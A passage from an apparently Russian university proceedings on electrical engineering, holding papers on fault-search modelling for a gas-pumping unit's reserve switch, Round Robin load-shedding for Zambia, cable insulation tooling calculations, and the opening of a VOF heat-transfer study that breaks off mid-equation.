Комбинаторная модель позволяет упростить диагностическую модель (рис. 2) и является дальнейшим развитием матричных и функционально-логических моделей (рис. 3) и позволяет с большой эффективностью использовать возможности ПК. Практическое использование ФЛГМ позволяет достаточно быстро выделить область с наибольшей вероятностью отказа (область поиска отказов). Однако в системах с малым количеством элементов, области поиска отказов безошибочно определяются визуально без составления отдельной модели. ФЛГМ можно представить в виде матрицы состояний (табл. 1). Области поиска отказов представлены в виде матрицы на табл. 2.




Рис. 3. Функционально-логическая граф модель: QF – автоматические выключатели, которые осуществляют защиту схемы. *R* – сопротивление перехода, которое обусловливает подключение к сети. ИЭ – индикатор, осуществляющий контроль системы

Таблица 1

Модель комбинаторная (матрица состояний)

№ п/п	Элементы	ИЭ1	ИЭ2	ИЭ3	1	2	7
		1	2	4			
1	ИЭ1	1			+		
2	ИЭ2		1			+	
3	ИЭ3	1	1	1			+
4	QF1	1			+		
5	QF2		1			+	
6	QF3	1	1	1			+
7	R1	1			+		
8	R2						
9	R3	1			+		
10	R4						
11	R5		1			+	
12	R6						
13	R7		1			+	
14	R8						
15	R9	1	1	1			+
16	R10	1	1	1			+

Таблица 2

Матрица области поиска отказов

Вес	Элементы
1	ИЭ1,QF1,R1,R3,R9,R10,ИЭ3,QF3
2	ИЭ2,QF2,R5,R7,R9,R10,ИЭ3,QF3
3	ИЭ3,QF3,R9,R10
4	ИЭ1,QF1,R1,R3
5	ИЭ2,QF2,R5,R7

Алгоритм поиска отказов АВР ГПА. Вероятность отказа для автоматических выключателей, которые указаны в принципиальной электрической схеме составляет 5000 циклов включения и отключения, после чего нужно проводить осмотр/контрольно-восстановительные работы. Датчики светосигнальной индикации так же имеют цикл работ в 5000. Для контактов-клемм (точки подключения) вероятность отказа составляет в среднем 3000 циклов до осмотра и ремонта, так как на них действует электродинамическая и термическая нагрузка.

Таблица 3

Вероятность отказа Pi

Вероятность отказа Pi								Время проверки Mi						
1	2	3	4	5	6	7	8	1	2	3	4	5	6	7
5000	5000	3000	3000	5000	5000	3000	3000	10	10	10	10	10	10	10

Рассчитаем коэффициенты отказа по формуле:

$$q_i = \frac{1 - P_i}{\sum_{i=1}^{n} (1 - P_i)}, \qquad (1)$$

Таблица 4

Коэффициенты отказа Qi

Коэффициент отказа Qi								Время проверки Mi						
1	2	3	4	5	6	7	8	1	2	3	4	5	6	7
0,156	0,156	0,093	0,093	0,156	0,156	0,093	0,093	10	10	10	10	10	10	10

Не сложно подсчитать, что сумма всех коэффициентов отказа равна 1, следовательно, расчеты были проведены, верно.

Изобразим область поиска цепи из 8 элементов на рис. 4, для первого случая




Рис. 4. Область поиска из 2 элементов

Составим табл. 5 для выбора первой проверки

Таблица 5

Выбор первой проверки

П(Mj)	Qi	1-Qj	Hj	T(Mj)	Wj	Приоритет
П(M1)	0,156	0,844	0,211625	10	0,021163	4
П(M2)	0,312	0,844	0,317765	10	0,031776	3
П(M3)	**0,405**	**0,907**	**0,400394**	**10**	**0,040039**	**1**
П(M4)	0,498	0,907	0,373151	10	0,037315	2
П(M5)	0,654	0,844	0,194151	10	0,019415	5
П(M6)	0,81	0,844	0,039731	10	0,003973	6
П(M7)	0,903	0,907	0,005195	10	0,000519	7
П(M8)	0,996	0,907	-0,12197	10	-0,0122	8

где

$$Q_j = \sum_{i=1}^{k} q_i, \tag{2}$$

$$1 - Q_j = \sum_{i=k+1}^{n} q_i, \tag{3}$$

$$H_{uj} = -\left[Q_j \log_2 Q_j + \left(1 - Q_j\right)\log_2\left(1 - Q_j\right)\right], \tag{4}$$

$$W_j = \frac{H_{uj}}{T(M_j)}, \tag{5}$$

Далее пересчитаем коэффициенты отказа элементов 1, 2, 4, 5, 6, 7, 8 по формуле:

$$q_n^1 = \frac{q_n}{\sum_{i=1}^{n} q_n}. \tag{6}$$

Таблица 6

Коэффициенты отказа элементов 1, 2, 4, 5, 6, 7, 8

q_1^1	0,036
q_2^1	0,072
q_4^1	0,115
q_5^1	0,151
q_6^1	0,187
q_7^1	0,209
q_8^1	0,23

Изобразим область поиска цепи из 7 элементов (рис. 5).




Рис. 5. Область поиска цепи из 7 элементов

Далее расчеты проведены по тому же принципу, согласно матрице области поиска отказов. Элементы в цепи области поиска отказа уменьшаются с каждым расчетом, пока не выявляется последний элемент наиболее приоритетный для неразрушающего визуального контроля, который можно рассмотреть на рис. 6.




Рис. 6. Область поиска цепи из 8 элементов

Для 8 области отказов 1 го ряда матрицы области поиска отказов, первостепенным вариантом проверки является 8 элемент, что представляет собой контакт (точку подключения) к автоматическому выключателю QF3.

Таким образом, проведено моделирование АВР газоперекачивающего агрегата в MatLab и были получены расчетные значения диагностики автоматического ввода резерва.

Библиографический список

1. Правила Эксплуатации Электроустановок Потребителей [Электронный ресурс]. – URL: http://docplan.ru/Data2/1/4294853/4294853913.htm

2. Системы электрозапуска газотурбинных двигателей ГПА и ГТЭС / В.Ф. Шалагинов, В.А. Миронов, С.Б. Обухов, Ю.Р. Туев // Газотурбинные технологии. – 2009. – № 8. – С. 32–33.

3. Открытая база ГОСТов [Электронный ресурс]. – URL: http://standartgost.ru/.

4. СТО Газпром 2-6.2-149-2007 Категорийность электроприемников промышленных объектов ОАО «Газпром» [Электронный ресурс]. – URL: http://www.gosthelp.ru/stogazprom2621492007html

5. Технические требования к САУ и САР ГПА-10 [Электронный ресурс]. – URL: https://rt-ci.ru/uploads/5964aa4774ebd.pdf

6. Федоров А.А., Каменева В.В. Основы электроснабжения промышленных предприятий. – М.: Энергия, 1979.

7. Нормы качества электрической энергии в системах электроснабжения общего назначения. – М.: Энергия, 2012.

8. Правила устройства электроустановок: справочник, 6-е изд., утв. Минэнерго, 2006.

Сведения об авторах

Шадыбаев Наиль Маратович – магистрант Казанского национального исследовательского технического университета им. А.Н. Туполева – КАИ, гр. 3290, г. Казань, e-mail: shadybaev2015@mail.ru

Федоров Евгений Юрьевич – кандидат технических наук, доцент кафедры «Электрооборудование» Казанского национального исследовательского технического университета им. А.Н. Туполева - КАИ, г. Казань, e-mail: eyufedorov@kai.ru

УДК 621.31

М.Дж. Зимба, Р.Г. Исаков

УЛУЧШЕННАЯ СТРАТЕГИЯ ПЛАНИРОВАНИЯ ОТКЛЮЧЕНИЯ НАГРУЗКИ ДЛЯ РЕШЕНИЯ ПРОБЛЕМЫ ДЕФИЦИТА ЭЛЕКТРОСНАБЖЕНИЯ В ЗАМБИИ

Несмотря на то, что государственная энергетическая компания Замбии разработала несколько методов составления графиков для устранения дефицита электроснабжения, энергосистема продолжает сталкиваться с серьезными проблемами, поскольку примененные методы нерационально распределяют часы отключения. В данной статье представлен более сбалансированный способ планировки отключения нагрузки, который прост и легок в применении, основывающийся на методе Round Robin.

Ключевые слова: сброс нагрузки, планирование, Round Robin, дефицит энергии, ZESCO.

M.J. Zimba, R.G. Isakov

ZAMBIA'S IMPROVED LOAD SHEDDING SCHEDULING STRATEGY FOR SOLVING POWER SUPPLY DEFICITS

Although Zambia's utility company has applied a few scheduling methods to resolve the deficit; the system has continued to face insurmountable challenges in its load shedding schedule since some parts of the country are load shedded for longer periods than others. In addition, the process of load shedding has lead to some customers being unproperly scheduled while others being unfairly distributed. This paper presents a fairly organised load-shedding schedule that is simple and easy to follow based on the Round Robin method.

Keywords: Load shedding, scheduling, round robin, energy deficit, ZESCO

Введение. Несмотря на низкий процент электрификации Замбии (только 22 % населения имеет доступ к электроэнергии), спрос на электроэнергию продолжает неуклонно расти, увеличиваясь примерно на 3 % ежегодно. Из-за этого устойчивого роста в стране был зафиксирован значительный дефицит электроэнергии. Отсутствие дождя, отсутствие инвестиций в генерирующие электростанции и диверсификация на другие виды возобновляемых источников энергии, таких как солнечная энергетика, привели к дефициту электроэнергии примерно на 750 МВт. Государственная энергетическая компания Замбии (ZESCO) недавно приступила к осуществлению общегосу-

дарственного плана по отключению нагрузки продолжительностью от 6 до 15 часов в день в некоторых частях страны. Изначально предполагалось, что этот план будет справедливо применяться ко всем типов потребителей, однако это стало непосильной задачей для ZESCO из-за непредсказуемого характера спроса на электроэнергию и специфичных системных требований. В итоге перерывы в электроснабжении стали случаться регулярно, что не дает потребителям возможности для планирования энергопотребления и перехода к альтернативным источникам энергии.

В этой статье рассматривается более рациональный и обновленный способ построения графиков отключения, основанный на теории планирования Round Robin, для того, чтобы добиться более сбалансированных отключений нагрузки.

1. Отключение нагрузки. Чтобы предотвратить коллапс энергосистемы страны, когда потребление больше вырабатываемой мощности, энергетическим компаниям необходимо принять меры по поддержанию баланса в сети для предотвращения вынужденного отключения подачи электроэнергии. Эти меры включают требования к крупным потребителям добровольно снизить количество потребляемой электроэнергии и участвовать в регулировании частоты / напряжения.

Исследования авторов [1–5] доказали, что используемые Замбией методы имеют недостатки, заключающиеся в том, что они обеспечивают только временное улучшение ситуации при незапланированных перебоях с малым дефицитом электроэнергии. С другой стороны, крупные дефициты электроэнергии приводят к тому, что энергетические компании вынужденно отключают часть потребителей для предотвращения коллапса всей энергосистемы. Авторы данных книг предложили свой способ преодоления дефицита электроэнергии. Низкий дефицит электроэнергии может быть преодолен путем вовлечения потребителей в процессы управления частотой или напряжением. Однако этот метод нельзя использовать, когда дефицит энергии очень высок.

2. Этапы отключения нагрузки, согласно Round Robin

Шаг 1: разделение потребителей по группам. Для применения метода Round Robin необходимо сгруппировать потребителей таким образом, чтобы все представители одной группы имели примерно одинаковую потребляемую мощность в час несмотря на то, что потребность в электроэнергии может быть различной для определенного промежутка времени. Когда все потребители сгруппированы, можно получить количество сгруппированных потребителей N_{groups}.

Шаг 2: Определение ежедневных временных интервалов. Максимальная продолжительность отключения потребителя за день и продолжительность рассматриваемого количества часов в день, в течение которых возможно одно отключение потребителя, определяют количество ежедневных временных интервалов. Временные интервалы затем рассчитываются следующим образом:

$$N_{\text{slots}} = \frac{T_{\text{affected hours}}}{T_{\text{shedding}}}, \quad (1)$$

где $T_{\text{affectedhours}}$ – общее количество рассматриваемых часов в день; T_{shedding} – продолжительность отлючения каждой нагрузки.

Например, если рассматриваемые часы в день равны 24 часам, а длительность отключения нагрузки равно 6 часам в день, как это было в Замбии, то количество временных интервалов в дне будет 4. Формула $N_{\text{groups}} \neq N_{\text{slots}}$ используется для того, чтобы убедиться, что потребителей не будут отключать в один и тот же временной интервал каждый день.

Шаг 3: Разработка графика Round Robin. После того, как интервалы определены, сгруппированные потребители распределяются по временным интервалам, как показано в табл. 1. Потребители обозначены A, B, C, D, E с 4 временными интервалами в день.

Таблица 1

Разработка Round Robin [6]

	S_1	S_2	S_3	S_4	S_5
P_1	A	E	D	C	B
P_2	B	A	E	D	C
P_3	C	B	A	E	D
P_4	D	C	B	A	E

где S_{1-5} – количество дней и P_{1-4} номер временного интервала

Шаг 4: Разработка субграфика Round Robin. Во многих случаях дефицит не может быть решен в определенных временных интервалах. Таким образом, производится субпланирование в пределах исходного графика, как показано в табл. 2. Если, например, все еще есть дефициты во временных интервалах P_3 и P_4 новые субграфики должны быть применены для P_3 и P_4, гарантируя тем самым, что в этих субграфиках сгруппированные потребители упорядочены по схеме Round Robin и что сгруппированные потребители такие же как в предыдущем шаге.

Таблица 2

Построение Round Robin с субграфиком [6]

	S_1	S_2	S_3	S_4	S_5
P_1	A	E	D	C	B
P_2	B	A	E	D	C
P_3	C,B	B,A	A,E	E,D	D,C
P_4	D,C	C,B	B,A	A,E	E,D

Затем это повторяется несколько раз, пока все требования не будут удовлетворены.

3. Пример из практики: Замбийская энергосистема. В 2015 г. 94 % (2269 МВт) общегосударственной электроэнергии было выработано с помощью объектов гидроэлетроэнергетики, а оставшиеся 6 % с помощью электростанций, работающих на основе дизельного топлиа (92 МВт), мазута (50 МВт) и солнечной энергии (0,06 МВт) [7]. С тех пор страна столкнулась с беспрецедентно длительным отключением нагрузки в течение последних пяти лет с 2015 по 2016 год и с 2019 года по сегодняшний день из-за отсутствия дождей и долгосрочных инвестиций в генерирующие предприятия, задержки строительства и ввода в эксплуатацию электроэнергетических проектов, таких как электростанция в нижней части Кафуэ (KGL) с предполагаемой мощностью генерации 750 МВт. Ожидается, что спрос на электроэнергию будет продолжать расти с прогнозируемым максимальным спросом около 2029 МВт к 2025 году, что в настоящее время означает дефицит около 1179 МВт.

Исследования, проведенные Советом по регулированию энергетики (ERB), дают официальную оценку роста спроса со средним показателем более 3 % в период между 2010 и 2012 г., причиной которому послужило развитие горнодобывающего сектора страны [8]. На рис. 1 показаны графики установленной мощности и спроса с 2005 по 2020 г. Следует отметить, что спрос увеличивается линейно, в то время как установленная мощность была примерно постоянной с 2010 г.

4. Ежегодный профиль нагрузки и дефицит. С середины 2000-х годов в Замбии наблюдался профицит электроэнергии, который продавался в соседние страны, такие как ДРК Конго, Намибия и Малави. Дефицит произошел в 2010 г., когда спрос на электроэнергию увеличился со стороны промышленного сектора. Рис. 2 иллюстрирует пример годового профиля нагрузки. Профиль нагрузки показывает, что спрос в электроэнергии в течение 2008 г. не был удовлетворен.




Рис. 1. Оценка роста спроса на электроэнергию с прогнозом [9]




Рис. 2. Кривая потребления и спроса электроэнергии потребителей Замбии в 2008 году [10]

Заключение. Метод планирования Round Robin, представленный в данной статье, является рациональным способом решения некоторых проблем дефицита в развивающихся странах, таких как Замбия.

Библиографический список

1. Zambia Energy Sector Profile. Energy Sector Profile, Zambia Development Agency, 2013. – URL: https://ab network.jp/wp-content/uploads/2014/07/Energy-Sector-Profile.pdf (дата обращения: 19.02.2020).

2. Kayoung K., Heekoo N., Youngsang C. Estimation Of The Inconvenience Cost of A Rolling Blackout in the Residential Sector: The Case of South Korea // Energy Policy. – 2015. – 76:76–86.

3. Tang J., Liu J., Ponci F., Monti A. Adaptive Load Shedding Based On Combined Frequency and Voltage Stability Assessment Using Synchrophasor Measurements // IEEE T Power Syst. – 2013. – 28:2035–47.

4. Delfino B, Massucco S, Morini A, Scalera P, Silvestro F. Implementation and Comparison of Different Under Frequency Load-Shedding Schemes // Power Eng Soc Summer Meet. – 2001. – 1:307–12.

5. Zin A.A.M., Hafiz H.M., Wong W.K. Static And Dynamic Under-Frequency Load Shedding: A Comparison // IntConf Power SystTechnol. – 2004. – 1: 941–5.

6. Syadli H., Abdullah M.P., Faridiansyah I., Hassan M.Y. An improved load shedding scheduling strategy for solving power supply deficit. – 2016. – URL: https://www.researchgate.net/publication/303668786_An_improved_load_shedding_scheduling_strategy_for_solving_power_supply_defisit (дата обращения: 26.04.2020).

7. GET. Invest. Zambia Energy Sector. – URL: https://www.get-invest.eu/market-information/zambia/energy-sector/#energy_statistics (дата обращения: 22.02.20).

8. Zambia Energy sector Overview. Power Africa in Zambia. – 2016. – URL: https://www.usaid.gov/sites/default/files/documents/1860/ZambiaCountryFactSheet.2016.09_FINAL.pdf (дата обращения: 22.02.20).

9. Zambia Development Agency. Zambia Energy Sector Profile. – 2014. – URL: file:///C:/Users/Martin/Downloads/Zambia%20Energy%20Sector%20Profile%20-%20September%202014%20(4).pdf (дата обращения: 22.02.2020).

10. Tembo B., Merven B. Policy options for the sustainable development of Zambia's electricity sector // Journal of Energy in Southern Africa. – 2013. – Vol 24, No. 2. – URL: https://www.researchgate.net/publication/262618039_Policy_options_for_the_sustainable_development_of_Zambia's_electricity_sector (дата обращения: 04.03.2020).

Сведения об авторах

Зимба Мартин Джо – магистрант Казанского национального исследовательского технического университета им. А.Н. Туполева – КАИ, гр. 3285, г. Казань, e-mail: martinjoe623@yahoo.com

Исаков Руслан Геннадьевич – кандидат технических наук, доцент кафедры «Электрооборудования» Казанского национального исследовательского технического университета им. А.Н. Туполева – КАИ, г. Казань, e-mail: ruslanisakov@yandex.ru

УДК 621.315

М.А. Язев, В.В. Черняев

РАСЧЕТ ТЕХНОЛОГИЧЕСКОГО РЕЖИМА ИЗГОТОВЛЕНИЯ НЕГОРЮЧЕГО КАБЕЛЯ С ПОНИЖЕННЫМ ДЫМОГАЗОВЫДЕЛЕНИЕМ МАРКИ ВБШвнг(А)-LS-1

В данной статье рассмотрен расчёт технологического режима изготовления кабеля ВБШвнг(А)-LS-1, и методика расчёта операции изолирования токопроводящих жил. Выбраны параметры формующего инструмента.

Ключевые слова: кабель, технологический режим, изоляция, формующий инструмент.

M.A. Yazev, V.V. Chernyaev

CALCULATION OF THE TECHNOLOGICAL MODE OF MANUFACTURE OF A NON-COMBUSABLE CABLE WITH A REDUCED SMOKE AND GAS DISTRIBUTION OF THE BRAND VBSHvng(A)-LS-1

This article describes the calculation of the technological mode of manufacturing cable VBSHvng(A)-LS-1, and methods for calculating the operation of insulating conductive conductors. The parameters of the forming tool are selected.

Keywords: cable, technological mode, insulation, forming tool.

Большая часть пожаров, возникающих в электроустановках, связаны с нарушений условий эксплуатации, несоблюдения порядка выполнения строительных работ и т.п. Одной из основных причин быстрого распространения огня вдоль кабельных линий является недостаточная стойкость кабелей к воздействию пламени.

Как правило, основным материалом, служащим для изготовления изоляции и защитных оболочек кабелей, прокладываемых внутри здания, является поливинилхлоридный пластикат благодаря его способности самозатухать при прекращении воздействия источника пламени. Однако если кабель с поливинилхлоридной изоляцией и оболочкой проложен в пучке (совместно с другими кабелями и проводами), то при использовании обычных ПВХ пластикатов пучок кабелей продолжит гореть, и не затухнет после удаления источника

пламени. Поэтому используют специальные поливинилхлоридные пластикаты пониженной горючести с пониженным газо- и дымовыделением [1].

Рассмотрим пожаробезопасный кабель ВБШвнг(А)-LS на 1кВ. Силовой кабель с медными жилами, не распространяющий горение, с низким дымо- и газовыделением применяется при групповой прокладке кабельных линий в кабельных сооружениях и помещениях, для прокладки в жилых и общественных зданиях, в том числе прокладки по основаниям и конструкциям из сгораемых материалов.

Рис. 1. Конструкция кабеля ВБШвнг(А)-LS-1

Элементы конструкции:

1) три круглых медных многопроволочных токопроводящих жилы;

2) изоляция из ПВХ пластиката пониженной пожароопасности;

3) заполнение из ПВХ пластиката пониженной пожароопасности;

4) внутренняя оболочка из ПВХ пластиката пониженной пожароопасности;

5) броня из стальных оцинкованных лент;

6) защитный шланг из ПВХ пластиката пониженной пожарной опасности.

Выполним расчет формующего инструмента (дорна и матрицы) для жилы сечением 16 мм^2. Результаты расчета для других маркоразмеров будут сведены в табл. 1.

Таблица 1

Исходные данные для расчета изолирования жилы

Маркоразмер	Диаметр жилы, мм	Толщина изоляции, мм
3×16	5,10	1,00
3×25	6,42	1,20
3×35	7,56	1,20

Для начала определим внутренний диаметр дорна:

$$D_1 = D_{ж} + \Delta_{ж} + \Delta',$$

где $D_ж$ – диаметр жилы; $\Delta_ж$ – максимальный допуск на диаметре жилы; Δ' – размер зазора, обеспечивающий свободное прохождение жилы через дорн.

Величина Δ' зависит от размера и вида жилы, рекомендации по выбору $\Delta_ж$ и Δ' приведены в табл. 2.

Таблица 2

Исходные данные для выбора отверстия дорна

$D_{ж, мм}$	$\Delta_ж$+ Δ', мм
	Многопроволочная жила
От 5 до 10	0,15 – 0,3

$$D_1 = 5{,}10 + 0{,}2 = 5{,}3 \text{ мм}.$$

Наружный диаметр дорна D_2 должен превышать D_1 не более чем на 1 мм для заготовок мелких сечений.

$$D_2 = D_1 + 1 = 5{,}3 + 1 = 6{,}3 \text{ мм}.$$

Длину цилиндрической части дорна l принимают равной 2–5 мм для жил малых размеров. Примем: $l = 5$ мм.

Значение угла конусности дорна α выберем исходя из условия обеспечения плавности потока расплава. Обычно его значения выбирают по возможности минимальными в пределах 20–60 °.

Примем угол конусности дорна равный:

$$\alpha = 30°.$$

Главными параметрами матрицы являются угол входа β, длина цилиндрической части L и диаметр формующей части D_M.

Диаметр матрицы:

$$D_M = D_2 + (1 \div 1{,}1) \cdot 2\delta,$$

где D_2 – наружный диаметр дорна; δ – толщина изоляции.

$$D_M = 6{,}3 + 1 \cdot 2 \cdot 1 = 8{,}3 \text{ мм}.$$

Длина цилиндрической части матрицы выбирается из диапазона:

$$L = (2 \div 4) \cdot D_M,$$

$$L = 2 \cdot 8{,}3 = 16{,}6 \text{ мм}.$$

Угол β обычно составляет 30-60° и больше угла α на 5 - 10°.

$$\beta = \alpha + (5 \div 10)°,$$

$$\beta = 30° + 5° = 35°.$$

Расчеты для других маркоразмеров ведем аналогично. Результаты представлены в табл. 3.

Таблица 3

Размеры формующего инструмента

Марка кабеля	Марко-размер	D_1, мм	D_2, мм	D_M, мм	l, мм	L, мм	α,°	β,°
ВБШвнг(А)-LS-1	3×16	5,3	6,3	8,3	5	16,6	30	35
	3×25	6,62	7,62	10,02	5	20,04	30	35
	3×35	7,76	8,76	11,16	5	22,32	30	35

В результате выполненных расчётов был получен технологический режим изолирования жил кабеля марки ВБШвнг(А)-LS-1. Выбраны требуемые параметры формующего инструмента.

Библиографический список

1. Григорьян А.Г., Дикерман Д.Н., Пешков И.Б. Производство кабелей и проводов с применением пластмасс и резин / под ред. И.Б. Пешкова. – М.: Энергоатомиздат, 1992. – 304 с.

2. ГОСТ 31996-2012. Кабели силовые с пластмассовой изоляцией на номинальное напряжение 0,66, 1 и 3 кВ. Общие технические условия. – М., 2012.

3. ТУ-16-705.499-2010. Кабели силовые с пластмассовой изоляцией на напряжение 0,66; 1 и 3 кВ. – М., 2010.

Сведения об авторах

Язев Максим Александрович – студент Пермского национального исследовательского политехнического университета, гр. КТЭ-16-1б, г. Пермь, e-mail: yazew98@mail.ru

Черняев Владислав Васильевич – кандидат технических наук, доцент кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ktei@mail.ru

УДК 679.7

Е.С. Гольцов, И.Я. Дятлов, Н.М. Труфанова

ЧИСЛЕННЫЙ АНАЛИЗ ПРОЦЕССА ТЕПЛООБМЕНА ПРИ СИЛАНОВОЙ СШИВКЕ В ВОДНОЙ ВАННЕ С ПРИМЕНЕНИЕМ VOLUME OF FLUID МОДЕЛИ

Рассматривается процесс силановой сшивки изоляции кабеля в ванне, наполненной горячей водой с непрерывной подачей перегретого пара. В работе разработана нестационарная двумерная математическая модель процессов тепломассопереноса в ванне с кабелем и двухкомпонентной средой-пар и вода. Проведен анализ работоспособности предложенной модели. В результате исследования были получены векторное поле скоростей, поля температур и распределения фаз в силанольной ванне. Построена зависимость температуры от времени нагрева.

Ключевые слова: модель volume of fluid, силановая сшивка, теплообмен, кабель, вода, пар.

E.S. Goltsov, I.Ya. Djatlov, N.M. Trufanova

NUMERICAL ANALYSIS OF THE HEAT TRANSFER PROCESS DURING SILANE CROSSLINKING IN A WATER BATH USING THE VOLUME OF FLUID MODEL

The process of silane cross-linking of cable insulation in a bath filled with hot water with a continuous supply of superheated steam is considered. A non-stationary two-dimensional mathematical model of heat and mass transfer processes in a bath with a cable and a two-component medium-steam and water is developed. The efficiency of the proposed model is analyzed. As a result of the study, a vector field of velocities, temperature fields, and phase distributions in a silanol bath were obtained. The temperature dependence on the heating time is constructed.

Keywords: volume of fluid model, silane crosslinking, heat exchange, cable, water, steam.

Модель volume of fluid (VOF) может моделировать две или более несмешивающихся жидкостей, решая один набор уравнений импульса и отслеживая объемную долю каждой из жидкостей по всей области. Типичные области применения включают предсказание распада струи, движение крупных пузырьков в жидкости, движение жидкости после прорыва плотины и устойчивое или переходное отслеживание любой границы раздела жидкость-газ.

Кабели с пластмассовой изоляцией из сшитого полиэтилена сегодня получили достаточно широкое распространение, что связано с их термической и механической прочностью.

Одним из методов сшивки полиэтилена является силановый метод. Прививка силана методом сшивания водой состоит из двух этапов, которые также будут проходить последовательно [1]. На первой стадии силан прививается через его винильные группы в полиэтилен через инициированную перекисью реакцию свободных радикалов, следует отметить, что в ходе реакций прививки образуются новые полиэтиленовые радикалы, и необходимое количество пероксида относительно низкое.

На второй стадии полученный сополимер сшивается посредством воздействия горячей воды или пара с помощью катализатора. Влага приводит к гидролизу силана, и после этого эти гидроксильные группы конденсируются с образованием устойчивых силоксановых связей (поперечных связей).

Цель работы: использовать volume of fluid модель для анализа различных процессов теплообмена между кабелем и двухкомпонентной средой (газ и вода) в сечении ванны, в которой происходит силановая сшивка кабеля среднего напряжения.

Геометрические условия задачи взяты из ГОСТ [2]. Наименование составных частей представлено в табл. 1.

Таблица 1

Геомертические условия задачи

Наименование	Значение
Кабель марки АПвБВ	Длина: 500 м, сечение: 300 мм^2, номинальное напряжение: 6 кВ, количество жил: 1
Барабан № 12 мс	Диаметр шейки: 650 мм, длина шейки: 800 мм, диаметр щеки: 1220 мм
Ванна	Ширина: 2400 мм, высота: 2940 мм

Анализируется математическая модель процесса тепломассопереноса. Эта модель является нестационарной, двумерной с использованием процессов теплопереноса в ванне с кабелем и двухкомпонентной средой-пар и вода. Рассматриваемый барабан с кабель заменен монолитным материалом с эквивалентными (усреднёнными) теплофизическими свойствами (табл. 2).

Таблица 2

Свойства монолитного материала

Свойства	Плотность, кг/м^3	Удельная тепло-ёмкость, Дж/кг·°С	Теплопроводность, Вт/м·°С
Величина	1645	2336	79

Геометрия исследуемого объекта изображена на рис. 1.




Рис. 1. Исследуемая модель

Для упрощения расчётов были использованы следующие допущения (табл. 3).

Таблица 3

Допущения, применяемые в расчётах

№ п/п	Используемые допущения
1	Течение воды в ванне турбулентное
2	На границе раздела разнородных сред реализуется условие идеального контакта
3	Теплофизические свойства твердых материалов постоянны
4	Среда несжимаемая

Были выбраны уравнения, которые описывают процессы исследуемой модели, они основываются на уравнениях фаз, моментов, энергии и уравнений для турбулентного режима [3]. Двумерная нестационарная математическая модель, описывающая процессы тепломассообмена с учетом сделанных упрощений для фазы имеет вид:

– уравнение для фазы:

$$\frac{1}{\rho_q}\left[\frac{\partial}{\partial t}(\alpha_q\rho_q)+\nabla(\alpha_q\rho_q\overset{r}{v}_q)=S_{\alpha q}+\sum_{p=1}^{n}(m_{pq}-m_{qp})\right]; \qquad (1)$$

– уравнение моментов:

$$(\frac{\partial}{\partial t}\left(\rho\overset{r}{v}\right)+\nabla(\rho\overset{r}{v}\overset{r}{v})=-\nabla p+\nabla(\mu(\nabla\overset{r}{v}+\nabla\overset{r}{v}^{T})+\rho\overset{r}{g}+\overset{r}{F}; \qquad (2)$$

– уравнение энергии:

$$(\frac{\partial}{\partial t}\left(\rho E\right)+\nabla(\overset{r}{v}(\rho E+p))=\nabla(k_{eff}\nabla T)+S_h; \qquad (3)$$

– уравнение переноса для кинетической энергии турбулентности *k*:

